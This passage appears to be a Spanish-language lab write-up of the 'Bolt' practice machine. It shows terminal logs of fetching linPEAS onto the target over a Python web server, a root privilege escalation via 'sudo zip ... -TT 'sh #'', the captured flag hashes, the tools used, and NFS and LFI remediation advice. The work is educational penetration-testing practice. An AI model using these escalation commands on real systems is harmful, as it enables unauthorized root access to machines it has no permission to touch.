--2023-10-03 12:28:44-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)|140.82.112.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github.com/carlospolop/PEASS-ng/releases/download/linpeas.sh
```

- Levantamiento de servidor web para la descarga en Bolt

```
(root@kali)-[/home/kali/Desktop/machines/Bolt]
# ls
bandera1.txt id_rsa save.zip
Bolt.txt linpeas.sh todo.txt

(root@kali)-[/home/kali/Desktop/machines/Bolt]
# python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
192.168.3.129 - - [03/Oct/2023 12:29:57] "GET / HTTP/1.1" 200 -
192.168.3.129 - - [03/Oct/2023 12:29:58] code 404, message File not found
192.168.3.129 - - [03/Oct/2023 12:29:58] "GET /favicon.ico HTTP/1.1" 404 -

Exception occurred during processing of request from ('192.168.3.129', 35080)
Traceback (most recent call last):
  File "/usr/lib/python3.11/http/server.py", line 730, in send_head
    ...
```

- Descarga de linPEAS en Bolt en el usuario "jeanpaul"

```
jeanpaul@dev:~$ wget http://192.168.3.129:8001/linpeas.sh
--2023-10-03 12:30:09-- http://192.168.3.129:8001/linpeas.sh
Connecting to 192.168.3.129:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 848402 (829K) [text/x-sh]
Saving to: 'linpeas.sh'


linpeas.sh 100%[=====] 828.52K 4.85MB/s in 0.2s
2023-10-03 12:30:09 (4.85 MB/s) - 'linpeas.sh' saved [848402/848402]

jeanpaul@dev:~$ ls
bandera2.txt linpeas.sh
jeanpaul@dev:~$ chmod +x linpeas.sh
jeanpaul@dev:~$ ls
bandera2.txt linpeas.sh
jeanpaul@dev:~$ ls-l
-bash: ls-l: command not found
jeanpaul@dev:~$ ls -l
total 836
-rw-r--r-- 1 root root 34 May 16 2022 bandera2.txt
-rwxr-xr-x 1 jeanpaul jeanpaul 848402 Oct 2 18:12 linpeas.sh
jeanpaul@dev:~$
```


***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Bolt

- Ejecución de la herramienta



- Vulnerabilidad Critica, detección de configuraciones defectuosas, podemos correr comandos como sudo sin requerimiento de contraseña en de directorios de funcionamientos zip



- Explotamos “vulnerabilidad” creando un archivo temporal y por sudo creamos un registro que nos devuelve un SH (shell bash)
- ¡Acceso como Root obtenido!

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Bolt

```

jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
# ls
bandera2.txt  linpeas.sh
# bas -i
sh: 2: bas: not found
# bash -i
root@dev:/home/jeanpaul# whoami
root
root@dev:/home/jeanpaul#

```

5. Banderas

Bandera1	c3e92e2d4d3f0694dcda839ee173ec77
Bandera2	8b86666d49366c4555fd88d68265bd21
Bandera3	3c14d6f8ee4c66f8c4d9569b3101605a

6. Herramientas usadas

Nmap	Usado para el escaneo de red y de puertos abiertos.
Mousepad	Para apuntar los datos importantes de la prueba.
PYTHON	Usado para la abrir servidores web
linPEASS	Script para el análisis y la posible escalación de privilegios dentro del sistema
WAPALYZER	Detección de servicios en los directorios web
Gobuster	Usado para verificar el fusing en los directorios web

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-Bolt

Netcat	Herramienta para abrir los puertos y ejecutarlos en modo escucha
fcrackzip	Herramienta para el cracking de contraseñas zip

7. Conclusiones y Recomendaciones

- 1- La vulnerabilidad de "Divulgación de información sobre acciones exportadas de NFS" presenta un riesgo significativo para la seguridad de los sistemas y redes. En esta situación, el equipo de escaneo tiene la capacidad de acceder y montar recursos compartidos NFS proporcionados por un servidor remoto. Esto abre una puerta para un posible ataque, ya que un atacante malintencionado podría explotar esta vulnerabilidad para acceder y leer archivos en el sistema remoto, y en algunos casos, incluso podría realizar modificaciones no autorizadas en estos archivos.
- 2- Se recomienda limitar el acceso a los recursos compartidos NFS solo a usuarios y sistemas autorizados mediante listas de control de acceso y autenticación sólida. Utiliza preferentemente NFSv4, configura el control de acceso basado en host y asegúrate de mantener tu sistema y aplicaciones actualizados con parches de seguridad. También, supervisa y registra las actividades en los recursos compartidos NFS, y evita exponerlos directamente en Internet. Mediante pruebas de penetración y la educación de los usuarios, puedes fortalecer la seguridad y minimizar el riesgo de acceso no autorizado a tus sistemas a través de NFS.
- 3- Por último, se le sugiere para evitar que los atacantes puedan usar una vulnerabilidad que les permita ejecutar archivos maliciosos en tu sistema a través de la inclusión de archivos locales, es importante aplicar medidas de seguridad adecuadas. Esto implica revisar y filtrar cuidadosamente cualquier información que los usuarios ingresen en tu aplicación, limitar lo que el servidor web puede hacer y no incluir archivos innecesarios. En resumen, se trata de garantizar que nadie pueda aprovechar agujeros de seguridad para ejecutar código peligroso en tu sistema y mantener todo funcionando de manera segura.